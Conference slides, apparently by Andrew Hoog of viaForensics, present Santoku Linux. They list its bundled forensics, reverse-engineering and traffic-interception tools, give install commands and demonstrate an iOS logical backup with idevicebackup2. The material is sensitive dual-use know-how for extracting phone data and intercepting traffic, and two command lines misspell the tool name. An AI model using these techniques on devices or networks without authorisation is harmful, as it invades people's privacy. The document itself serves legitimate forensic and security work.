



Mobile security, forensics & malware analysis with Santoku Linux

PRESENTER - ANDREW HOOG

CEO/Co-founder of viaForensics

Andrew is a published author, computer scientist, and mobile security & forensics researcher. He has several patents pending and presents on mobile security topics to conferences, enterprise and government audiences.



VIAFORENSICS OVERVIEW

viaForensics is a mobile security company founded in 2009.

Bootstrapped with ~40 employees and a 10 person dedicated mobile security R&D team

Some of our f/oss:


YAFFS2 in TSK

AFLogical OSE

Santoku Linux

...

SANTOKU - WHY?



SANTOKU - WHAT?

Santoku includes a number of open source tools dedicated to helping you in every aspect of your mobile forensics, malware analysis, and security testing needs, including:

Development Tools:

- Android SDK Manager
- AXMLPrinter2
- Fastboot
- Heimdall ([src](#) | [howto](#))
- Heimdall (GUI) ([src](#) | [howto](#))
- SBF Flash

Penetration Testing:

- Burp Suite
- Ettercap
- nmap
- SSL Strip
- w3af (Console)
- w3af (GUI)
- ZAP
- Zenmap (As Root)

Wireless Analyzers:

- Chaosreader
- dnschef
- DSniff
- TCPDUMP
- Wireshark
- Wireshark (As Root)

Device Forensics:

- AFLogical Open Source Edition ([src](#) | [howto](#))
- Android Brute Force Encryption ([src](#) | [howto](#))
- ExifTool
- iPhone Backup Analyzer (GUI) ([src](#) | [howto](#))
- libimobiledevice ([src](#) | [howto](#))
- scalpel
- Sleuth Kit


Reverse Engineering:

- Androguard
- Antilvl
- APK Tool
- Baksmali
- Dex2Jar
- Jasmin
- JD-GUI
- Mercury
- Radare2
- Smali

SANTOKU - HOW?

—
Install Lubuntu 12.04 (precise) x86_64

—
Santoku-ize it



A screenshot of a terminal window titled "santoku@santoku-0: ~". The window has a standard Linux desktop interface with a title bar, menu bar, and scroll bars. The terminal content shows a series of commands being run in a shell:

```
codename=$(lsb_release --codename --short)
echo "deb http://packages.santoku-linux.com/ubuntu $codename main" |sudo tee /etc/apt/sources.list.d/santoku.list
wget http://packages.santoku-linux.com/santoku.key -q -O - |sudo apt-key add -
sudo apt-get update
sudo apt-get install santoku
```

The terminal window is set to a monospaced font and has a dark background with light-colored text.

You should get (after reboot)



MOBILE FORENSICS

FORENSIC ACQUISITION TYPES

Logical	File system	Physical
<p>Description Read device data via backup, API or other controlled access to data</p> <p>Use cases Fast</p> <p>Data generally well structured</p>	<p>Description Copy of files of file system</p> <p>Use cases More data than logical Re-creating encrypted file system</p>	<p>Description Bit-by-bit copy of physical drive</p> <p>Use cases Most forensically sound technique Increases chance of deleted data recovery</p>
<p>Challenges Often very limited access to data</p> <p>Usually requires unlocked passcode</p>	<p>Challenges Requires additional access to device</p> <p>Many file system files not responsive on cases</p>	<p>Challenges Cannot pull hard drive on mobile devices</p> <p>FTL may not provide bad blocks</p>

iOS Logical


—
Connect device (enter PIN if needed)

—
`ideviceback2 backup <backup dir>`

—
`ideviceback2 unback <backup dir>`

—
View backup|unpacked backup

iOS Logical




A terminal window titled "santoku@santoku-0: ~/Documents/iPhoneBackups". The window shows the command "idevicebackup2 backup ." being run. The output indicates a full backup mode, receiving files (mostly at 100% completion), and moving 116 files.

```
santoku@santoku-0:~/Documents/iPhoneBackups$ idevicebackup2 backup .
Backup directory is "."
WARNING: gnome-keyring:: couldn't connect to: /tmp/keyring-CZtIvQ/pkcs11: No such file or directory
Started "com.apple.mobilebackup2" service on port 49177.
Negotiated Protocol Version 2.1
Starting backup...
Requesting backup from device...
Full backup mode.

[=          ] 1% Finished
[=          ] 1% Finished
Receiving files
[=====] 100% (8.4 MB/8.4 MB)
[=====] 100% (8.4 MB/8.4 MB)
[=====] 100% (8.5 MB/8.4 MB)
Moving 116 files
```

iPhone Backup Analyzer



Android Logical

AFLogical OSE

